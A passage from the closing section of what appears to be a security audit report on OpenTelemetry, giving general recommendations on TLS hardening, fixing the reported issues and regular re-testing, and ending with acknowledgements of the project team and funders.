- **TLS Hardening:** The server components should not support outdated *TLS* versions with known weaknesses (OTE-01-003). Efforts should be made to ensure the latest TLS configuration is enforced to protect users from Man-In-The-Middle (MitM) attacks.

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the OpenTelemetry solution significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform. This provides auditors with an edge over possible malicious adversaries that do not have significant time or budget constraints.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing OpenTelemetry resources.

It is suggested to test the solution regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce

[40] https://snyk.io/
[41] https://github.com/renovatebot/renovate

undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Austin Parker, Carter Socha, Juraci Paixão Kröhling and the rest of the OpenTelemetry team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Open Source Technology Improvement Fund (OSTIF) for facilitating and managing this project, and thank you to CNCF for funding the effort.